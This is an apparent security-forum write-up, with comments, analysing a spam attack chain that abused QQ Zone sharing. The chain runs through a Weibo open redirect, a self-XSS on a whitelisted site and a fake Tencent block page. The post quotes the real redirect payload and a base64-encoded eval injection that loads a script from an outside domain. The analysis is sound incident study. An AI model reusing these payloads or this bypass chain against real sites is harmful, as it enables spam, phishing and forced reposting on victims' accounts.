QQ空间流氓转发分析


M09Ic / 2019-09-09 09:15:25 / 浏览数 4251

写在之前

两个月前遇到多位老哥在骂,qq空间的链接一点就转发了一个封面为色情图片,内容为菠菜站的链接.我就好奇这难道是qq空间的XSS蠕虫?

好奇之下,抓了个包分析.发现这是个有趣的攻击链,至少我没见过这种攻击方式.由一系列漏洞组成.

中间一段时间忘了这事,前两天翻到给微博src提交的漏洞被打回.



最后一部分转发的截图和代码忘了保留,见谅.

update:在写这篇文章之前没有看过该案例分析,如有雷同纯属巧合.

分析

payload


```
https%3A%2F%2Fweibo.cn%2Fsinaurl%3F_wv%3D1027%26cmd%3Dplay%26u%3Dhttps%253A%252F%252Fwww.whitedomin.com%252Fmember%252Findex.p
```

一步一步来分析.

微博任意url跳转

已经提交给微博并被驳回,因此公开应该没什么问题.

测试一下,将payload填到浏览器并用bp抓包,可以看到



follow redirection 302跳转到了某白名单网站的网站


某白名单网站self-xss

(虽然该漏洞已修复,但还是抹去相关信息)

qq空间的分享链接是有验证的,虽然不知道具体验证机制,但是大致可以猜到是白名单验证.微博显然在白名单内,而且如果是302跳转会递归验证,直到非302响应状态码.

因此不能通过302跳转到恶意网站,需要通过其他方式跳转,因此还需要个存在xss漏洞在白名单内的网站.

黑产找了一个存在get请求的self-xss的网站,并且通过js再次进行跳转绕过检测机制.



`https://www.whitedomin.com/member/index.php?gourl=%2F%2Fst.whitedomin.com%2Fpost-624.html%22%7d%29%7d%2bwindow%5b%22eval%22%5d`

xss漏洞存在于该网站站内跳转的gourl参数,再次经过302跳转后同时指向了self-xss的js代码.

```
"})}+window["eval"](atob("ZG9jdW1lbnQud3JpdGUoIjxzY3JpcHQgc3JjPSdodHRwczovL2ltZy5kYWZlaWJsb2cuY29tL3dlYi9pZi5waHAnPjwvc2NyaXB0PiIpOw==")+"")
```

base64解码:

```
document.write("<script src='https://img.dafeiblog.com/web/if.php'></script>")
```

可以看到,再次跳转向了第三方的网站,绕过了腾讯的检测机制.

恶意域名执行转发

(因为当时在hw,只抽了几分钟大致看了一下,以为保留了该页面的恶意js代码,后来找的时候发现并没有,抱歉)

(所以这一部分主要根据我的记忆以及猜想)

该恶意网站伪造了腾讯拦截页面.成功绕过了腾讯的检测机制,然后自己弹一个.(阴险)

已停止访问该网页

据用户投诉及腾讯手机管家云网址检测，该网页可能包含恶意欺诈内容。

增强手机安全防护，推荐使用腾讯手机管家。

立即下载

了解更多信息

因为腾讯的拦截页面并不显示url,所以普通用户很难发现是伪造的.

该页面下镶嵌有恶意js代码,只有30-40行,大致是两个XHR请求的函数.

猜测功能应该是跳转到博彩网站,以及请求腾讯空间转发接口.

这时候手机端按返回键回到qq空间,就会有个弹窗,提示是否转发.选择不转发还会跳出来,强行结束qq进程才能停止弹窗.

听说低qq版本或是低安卓版本没有这个提示框,会直接转发,(我并没有验证过)

小结

利用链是这样的:

QQ空间正常跳转至白名单网站 --- 微博任意url跳转 --- 其他白名单内网站self-xss --- 跳转至恶意网站执行恶意js

这种绕过方法算是self-xss的新用法,用作绕过某些存在分享内容安全检测的应用.(至少我没见过)

因为恶意网站js代码没有保存.因此并不知道是如何实现的qq空间转发功能以及无限循环转发弹窗.

因为过程中并没有传输用户相关信息,只能猜测是qq提供了转发的api以供第三方应用调用,导致被黑产利用.

可以参考下这两篇较早的文章,虽然利用思路完全不一样.

https://www.freebuf.com/vuls/75711.html

https://www.freebuf.com/column/144879.html

上一篇：缩小ysoserial paylo... 下一篇：案例研究：在Linux内核中搜索漏洞

1. 6 条回复

MAX丶 2019-09-12 11:34:42

请注明原创作者谢谢！！这篇文章是我朋友写的！

0 回复Ta

M09Ic 2019-09-13 23:12:41

@MAX丶

什么意思?我是你的那位朋友吗?

这文章我自己写的啊,没有任何参考.能给个原作链接么

0 回复Ta


MAX丶 2019-09-14 16:43:25

@M09Ic https://docs.qq.com/doc/DRG56RHdmVktUUEdL?tdsourcetag=s_macqq_aio_grey 原文

0 回复Ta


MAX丶 2019-09-14 16:48:41

他是今年六月份写的文章

0 回复Ta


M09Ic 2019-09-16 10:08:52

@MAX丶

谢谢提供,不过我真没看过.

(如有雷同,纯属巧合 捂脸)

0 回复Ta


MAX丶 2019-09-23 17:50:14

@M09Ic 好吧真的很像哈哈哈

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板